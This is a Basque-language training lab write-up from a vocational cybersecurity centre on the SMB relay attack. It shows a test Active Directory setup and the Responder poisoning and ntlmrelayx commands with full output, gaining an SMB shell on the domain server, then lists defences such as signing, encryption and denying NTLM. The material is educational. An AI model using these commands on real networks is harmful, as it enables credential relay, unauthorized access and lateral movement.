



Euskadiko LHren Ikerketa Aplikatuko Zentroa
Centro de Investigación Aplicada de FP Euskadi
Basque VET Applied Research Centre

SMB RELAY ERASOA

22-23 Ikasturtea

Tknika Zibersegurtasun Taldea



Aurkibidea

| | |
|----------------------------------|----|
| 1. Edukien Garapena..... | 2 |
| 2. Ingurunearen prestaketa:..... | 3 |
| 3. Urratsak:..... | 4 |
| 4. Beste aukera batzuk:..... | 8 |
| 5. Nola babestu:..... | 9 |
| 6. Test frogak:..... | 10 |

1. Edukien Garapena

SMB (Server Message Block), fitxategiak, inprimagailuak eta beste baliabide batzuk Windows inguruneetan partekatzeko erabiltzen den sare-protokoloa da. SMBRelay eraso, sare lokaletan SMB protokoloa erabiltzen duten sistemen segurtasuna arriskuan jartzeko erabiltzen duten teknika bat da.

SMBRelay eraso SMBen autentifikazio-funtzioaren ustiapenean oinarritzen da. Erasoaren helburu nagusia sare lokal batean gailuen artean dagoen elkarrekiko konfiantza aprobetxatzea da. Erasotzaileak bezero batek SMB zerbitzari batera bidalitako autentifikazio-eskaerak atzematen ditu, eta, ondoren, sareko beste gailu batera bidaltzen ditu, aldatu gabe. Horrek jomugako gailua engainatzen du, eskaera jatorrizko bezeroarengandik datorrela sinetsaraziz.

Erasotzaileak autentifikazio-eskaera beste gailu batera bideratzea lortu duenean, hainbat ekintza maltzur egin ditzake. Adibidez, helmugako gailuaren baliabideetara baimenik gabe sartzea lor dezake, erabiltzailearen kredentzialak lapurtu, malwarea instalatu edo ingurunean sareko trafikoa geldiarazteko *man-in-the-middle* motako eraso egin.


Eraso mota hori bereziki arriskutsua izan daiteke ingurune korporatiboetan, partekatutako sistemek eta baliabideek, askotan, SMB protokoloan konfiantza baitute autentifikaziorako eta barne-komunikaziorako. **SMBRelay** erasoaren arriskua arintzeko, segurtasun-neurriak ezartzea gomendatzen da, hala nola autentifikazio gogorraren erabilera, SMB trafikoaren zifratzea eta sareen segmentazioa baimendu gabeko sarbidea mugatzea.

Garrantzitsua da nabarmentzea SMBRelay eraso zibersegurtasunaren esparruan erabiltzen diren teknika ugarietako bat baino ez dela, eta erakundeek segurtasun-neurri integralak hartu behar dituztela beren sistemak eta datuak eraso horren eta beste mota batzuen aurka babesteko.

2. Ingurunearen prestaketa:

Frogetarako ingurunea, Virtual Box-en montatu da. Honetarako **Windows Server 2019 zerbitzarian domeinu bat abiatu da eta Windows 10 bezeroa**, domeinu horretara batu da.

Ondoren, kali linux makina birtual bat, sare berdinean sartu eta SMB Relay bulnerabilitateak explotatzen hasi da.



1. Win_01: Bezeroa1

- Windows 10
 - Sare konfigurazioa:192.168.10.2
 - Erabiltzaile lokala:usuario (P@ssw0rd)

2. Domeinu zerbitzaria:smbrelay.tknika.local

- Windows Server 2019:
 - 192.168.10.10
 - Administrador(P@ssw0rd)
 - user1(P@ssw0rd123)
 - user2(0Ng13t0rr1)

3. Kali:

- kali linux
 - 192.168.10.20
 - kali (kali)
- Karpeta bat partekatu da sarean Finantzak izenarekin.
- Atzipena eduki ahal izateko, erabiltzaileak baimenak izan behar ditu partekatutako errekurso horretan.
- *Erreferentziak:*


<https://dimitrios-tsarouchas.tech/posts/Active-Directory-SMB-Relay-Attack/>

<https://viperone.gitbook.io/pentest-everything/everything/everything-active-directory/adversary-in-the-middle/smb-relay>

3. Urratsak:

1. Sare lokalean, irekitako portuak eta SMB egoera eskaneatu:

```
nmap --script=smb2-security-mode.nse -p445 192.168.10.0/24
```



```
(kali@kali)~[/usr/share/responder]
$ nmap --script=smb2-security-mode.nse -p445 192.168.10.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-04 07:09 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify val
id servers with --dns-servers
Nmap scan report for 192.168.10.2
Host is up (0.00040s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds

Host script results:
| smb2-security-mode:
|_  311:
|_    Message signing enabled but not required

Nmap scan report for 192.168.10.10
Host is up (0.00042s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds

Host script results:
| smb2-security-mode:
|_  311:
|_    Message signing enabled but not required

Nmap scan report for 192.168.10.20
Host is up (0.00012s latency).

PORT      STATE SERVICE
445/tcp    closed microsoft-ds

Nmap done: 256 IP addresses (3 hosts up) scanned in 3.19 seconds
```

Mezuen sinadura aldeaz aurretik desgaituta dago edozein lan-estaziotan, baina aldeaz aurretik gaituta eta eskatuta dago zerbitzari (edo domeinu-kontrolatzaile) bakoitzean. Beraz, erasotzaileak ezin du transmititu domeinu-kontrolatzailearen bidez, zerbitzari bat baita.

Hala ere, makina bezeroan (192.168.10.2), mezuen **sinadura gaituta dago, baina ez da nahitaezkoa**. Horrek esan nahi du erasotzaileak SMB Relay eraso bat egin dezakeela baldintza hori dela eta.

2. Responder.conf fitxategia aldatu:

Erasoa burutu ahal izateko Kali Linux-ek instalatuta dakarren Responder tresna erabiltzen da. `/usr/share/` karpetan dagoen script honen bidez sarean dauden SMB konexioak atzematen dira.

Honetan hasi aurretik ordea, bere konfigurazio fitxategia eraldatu behar da, **SMB** eta **HTTP** protokoloak **OFF** modura jarritz.

```
(kali㉿kali)-[/usr/share/responder]
$ cat Responder.conf
[Responder Core]

; Servers to start
SQL = On
SMB = Off
RDP = On
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
LDAP = On
DCERPC = On
WINRM = On
```

3. Responder sarean dauden SMB konexioak entzuten jarri:

```
python Responder.py -I eth0 -v
```

```
(kali㉿kali)-[/usr/share/responder]
└─$ sudo python Responder.py -I eth0 -v
[sudo] password for kali:

NBT-NS, LLMNR & MDNS Responder 3.1.3.0

To support this project:
Patreon → https://www.patreon.com/PythonResponder
Paypal → https://paypal.me/PythonResponder

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

Home

[+] Poisoners:
    LLMNR                [ON]
    NBT-NS                [ON]
    MDNS                  [ON]
    DNS                   [ON]
    DHCP                  [OFF]

[+] Servers:
    HTTP server           [OFF]
    HTTPS server          [ON]
    WPAD proxy            [OFF]
    Auth proxy            [OFF]
    SMB server            [OFF]
    Kerberos server       [ON]
    SQL server            [ON]
    FTP server            [ON]
    IMAP server           [ON]
    POP3 server           [ON]
    SMTP server           [ON]
    DNS server            [ON]
    LDAP server           [ON]
    RDP server            [ON]
    DCE-RPC server        [ON]
    WinRM server          [ON]

[+] HTTP Options:
    Always serving EXE    [OFF]
    Serving EXE           [OFF]
    Serving HTML          [OFF]
    Upstream Proxy        [OFF]

[+] Poisoning Options:
    Analyze Mode          [OFF]
    Force WPAD auth       [OFF]
    Force Basic Auth      [OFF]
    Force LM downgrade    [OFF]
    Force ESS downgrade   [OFF]

[+] Generic Options:
    Responder NIC         [eth0]
    Responder IP          [192.168.10.20]
    Responder IPv6        [fe80::e959:d846:a05b:92b8]
    Challenge set         [random]
    Don't Respond To Names [ISATAP]
```

```
[+] Current Session Variables:
Responder Machine Name [WIN-AOPV8XTZOAF]
Responder Domain Name [OFG8.LOCAL]
Responder DCE-RPC Port [46049]

[+] Listening for events...

[*] [LLMNR] Poisoned answer sent to fe80::a90c:4c35:75f8:590b for name dd
[*] [NBT-NS] Poisoned answer sent to 192.168.10.2 for name DD (service: File Server)
[*] [LLMNR] Poisoned answer sent to 192.168.10.2 for name dd
[*] [LLMNR] Poisoned answer sent to fe80::a90c:4c35:75f8:590b for name dd
[*] [LLMNR] Poisoned answer sent to 192.168.10.2 for name dd
[*] [LLMNR] Poisoned answer sent to fe80::a90c:4c35:75f8:590b for name dd
[*] [LLMNR] Poisoned answer sent to 192.168.10.2 for name dd
[*] [LLMNR] Poisoned answer sent to fe80::a90c:4c35:75f8:590b for name dd
[*] [LLMNR] Poisoned answer sent to 192.168.10.2 for name dd
[*] [LLMNR] Poisoned answer sent to fe80::a90c:4c35:75f8:590b for name dd
[*] [LLMNR] Poisoned answer sent to 192.168.10.2 for name dd
[*] [LLMNR] Poisoned answer sent to fe80::a90c:4c35:75f8:590b for name dd
[*] [LLMNR] Poisoned answer sent to 192.168.10.2 for name dd
[*] [LLMNR] Poisoned answer sent to fe80::a90c:4c35:75f8:590b for name dd
[*] [LLMNR] Poisoned answer sent to 192.168.10.2 for name dd
[*] [LLMNR] Poisoned answer sent to fe80::a90c:4c35:75f8:590b for name dd
[*] [LLMNR] Poisoned answer sent to 192.168.10.2 for name dd
```

4. Jarraian, Relay-a martxan jarri:

Hau egin ahal izateko, lehendabizi impacket deskargatu eta *ntlmrelayx.py* instalatu behar da. */opt/impacket/examples*

Erasotzaileak errele bat eratzen du *ntlmrelayx.py -tf target.txt -smb2support* agindua erabiliz.

Guk sortutako *target.txt* fitxategian, behatu nahi ditugun makinaren IP zenbakiak idatzi behar dira:

```
(kali@kali)-[/opt/impacket/examples]
$ cat target.txt
192.168.10.10
192.168.10.2
```

Bezeroak eskaera bat egiten du sareko kokaleku batetara. Zerbitzariak ez badu helbide hori identifikatzen, bezeroak sarean galdetzen du ea norbaitek kokaleku hori ezagutzen duen, eta orduan egoten da identitate suplantazioa Kali makinaren bidez.

```
(kali@kali)-[/opt/impacket/examples]
$ ntlmrelayx.py -tf target.txt -smb2support -i
Impacket v0.10.1.dev1+20230503.31849.70b4ae50 - Copyright 2022 Fortra

[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client MSSQL loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Connection from DESKTOP-5D02JJ4/USUARIO@192.168.10.2 controlled, attacking target smb://192.168.10.10
[*] Authenticating against smb://192.168.10.10 as DESKTOP-5D02JJ4/USUARIO SUCCEED
[*] Started interactive SMB client shell via TCP on 127.0.0.1:11000
[*] SMBD-Thread-5 (process_request_thread): Connection from DESKTOP-5D02JJ4/USUARIO@192.168.10.2 controlled, attacking target smb://192.168.10.2
[*] Authenticating against smb://192.168.10.2 as DESKTOP-5D02JJ4/USUARIO FAILED
[*] SMBD-Thread-7 (process_request_thread): Connection from DESKTOP-5D02JJ4/USUARIO@192.168.10.2 controlled, attacking target smb://192.168.10.2
[*] Authenticating against smb://192.168.10.2 as DESKTOP-5D02JJ4/USUARIO FAILED
[*] SMBD-Thread-8 (process_request_thread): Connection from DESKTOP-5D02JJ4/USUARIO@192.168.10.2 controlled, but there are no more targets left!
[*] SMBD-Thread-9 (process_request_thread): Connection from DESKTOP-5D02JJ4/USUARIO@192.168.10.2 controlled, but there are no more targets left!
[*] SMB SessionError: STATUS_ACCESS_DENIED({Access Denied}) A process has requested access to an object but has not been granted those access rights.)
[*] No share selected
```


5. Behin kredentzialak lortuta, beste shell bat ireki behar da:

Kasu honetan:

```
nc 127.0.0.1 11000
```

```
(kali㉿kali)-[~]
└─$ nc 127.0.0.1 11000
Type help for list of commands
# help

open {host,port=445} - opens a SMB connection against the target host/port
login {domain/username,password} - logs into the current SMB connection, no parameters for NULL conn
ection. If no password specified, it'll be prompted
kerberos_login {domain/username,password} - logs into the current SMB connection using Kerberos. If
no password specified, it'll be prompted. Use the DNS resolvable domain name
login_hash {domain/username,lmhash:nthash} - logs into the current SMB connection using the passwo
rd hashes
logoff - logs off
shares - list available shares
use {sharename} - connect to an specific share
cd {path} - changes the current directory to {path}
lcd {path} - changes the current local directory to {path}
pwd - shows current remote directory
password - changes the user password, the new password will be prompted for input
ls {wildcard} - lists all the files in the current directory
rm {file} - removes the selected file
mkdir {dirname} - creates the directory under the current path
rmdir {dirname} - removes the directory under the current path
put {filename} - uploads the filename into the current path
get {filename} - downloads the filename from the current path
mget {mask} - downloads all files from the current directory matching the provided mask
cat {filename} - reads the filename from the current path
```

Beste makinaren barruan kokatuta, bere kontrola hartu dezakegu. Partekatutako unitatean barneratzeaz gain, C\$ edota ADMIN\$, kokalekuetara iristeko ahalmena dagoelarik.

```
# shares
ADMIN$
C$
froga
IPC$
# use C$
# ls
# use froga
# ls
drw-rw-rw-  0 Thu May  4 06:10:48 2023 .
drw-rw-rw-  0 Thu May  4 06:10:48 2023 ..
-rw-rw-rw-  0 Thu May  4 06:10:48 2023 css.txt
```

4. Beste aukera batzuk:

Kasu hontan, eraso *ntlmrelay.py* scripta erabiliz burutu den arren, badaude eraso hau burutzeko beste modu batzuk ere:

- *Multirelay.py* scriptarekin adibidez, bulnerabilitate berdina esplotatu dezakegu, erabiltzaileeen pasahitza lortzeraino.
- *smbclient* erabilita, makinaren bulnerabilitateak zein diren jakinda, posible izango litzateke makinaren barruan sartu eta gero bertan, baimen desberdinak eskalatu. Partekatutako baliabideak zein diren jakin dezakegu, eta gero berauek atzitu.
- ...

5.Nola babestu:

SMBRelay eraso batetik babesteko eta horri lotutako arriskuak arintzeko, segurtasun-neurri hauek har ditzakezu:


1. Mantendu zure sistemak **eguneratuta**: Ziurtatu partxeak eta segurtasun-eguneratzeak aplikatzen dituzula SMB protokoloa erabiltzen duten gailu guztietan. Horri esker, erasotzaileek ustiatutako balizko ahultasunak ixten dira.
2. **SMBv1** desgaitu: SMBv1 protokoloa hainbat zaurgarritasunengatik da ezaguna, eta sistema guztietan desgaitzea gomendatzen da. **Erabili bertsio berriagoak, hala nola SMBv2 edo SMBv3**, segurtasun-hobekuntzak barne.
3. Inplementatu **autentifikazio sendoa**: Konfiguratu zure sistemak autentifikazio sendoa erabiltzeko, hala nola pasahitz konplexuak erabiltzea, bi faktoreren autentifikazioa edo ziurtagiri digitalen erabilera. Horrek zaildu egiten du erasotzaileek erabiltzailearen kredentzialak arriskuan jartzea.
4. **Sarbide-kontroleko** zerrendak ezartzen ditu (ACL): Erabili sarbide-kontroleko zerrendak SMBko baliabide partekatuetarako sarbidea murrizteko. Baimendutako erabiltzaileek bakarrik izan behar dituzte fitxategi eta karpeta partekatuetara sartzeko baimenak.
5. **SMB zifratzea** gaitu: Konfiguratu zifratua SMB protokoloan, transmititutako datuen konfidentzialtasuna babesteko. Horri esker, erasotzaileek ezin dute sareko trafikoa geldiarazi eta irakurri.
6. **Segmentatu zure sarea**: Zatitu zure sarea segmentutan, SMBRelay eraso baten hedapena mugatzeko. Horrek eragotzi egiten die erasotzaileei sareko gailu guztiak arriskuan jartzea haietako batean kalteberatasun bat lehertzea lortzen badute.
7. **Monitorizatu sareko trafikoa**: Erabili monitorizatzeko eta intrusioak detektatzeko soluzioak sarean jarduera susmagarriak identifikatzeko. Hori lagungarria izan daiteke SMBRelay eraso-saiakerak detektatzeko eta horiei aurre egiteko neurri azkarrak hartzeko.
8. **Erabiltzaileak kontzientziatu**: Segurtasun informatikoari buruzko kontzientzia-gaitasunak ematen ditu, erabiltzaileek SMBRelay erasoekin lotutako arriskuen berri izan dezaten eta jakin dezaten nola saihestu tranpetan erortzea, hala nola esteka edo fitxategi erantsi ezezagunetan klik egitea.

Segurtasun-neurri horiek ezartzean, nabarmen murriztu dezakezu SMBRelay eraso baten biktima izateko arriskua, eta zure sistemak eta datuak babestu. Gogoratu segurtasuna prozesu jarraitua dela, eta, beraz, garrantzitsua da zibersegurtasunaren arloko azken gomendioekin eguneratuta egotea.

6. Sahiespen test froga:

Sistemako bulnerabilitateak saihesteko, Sare Administratzaileek NTLM autentifikazioa mugatu behar dute domeinuan. Horretarako, urrats hauek egin beharko dituzte:

1. Domeinu-kontrolatzailean, Win+R erabiltzean, *gpedit.msc* idatzi, tokiko taldeko politiken editorea aktibatuko duena.



Política de equipo local , Computer Configuration → Windows Settings → Security Settings → Security Options.

Eskuineko aldean bilatu aurkitzeko, *Sareko segurtasuna izeneko politika : murriztu NTLM*: NTLM autentifikazioa domeinu honetan.

Egin klik bikoitza politika horretan eta *Tokiko segurtasun-konfigurazioa* erlaitzean agertzen den leihoan, goitibeherako menua erabiliz; hautatu *Ukatu guztia*

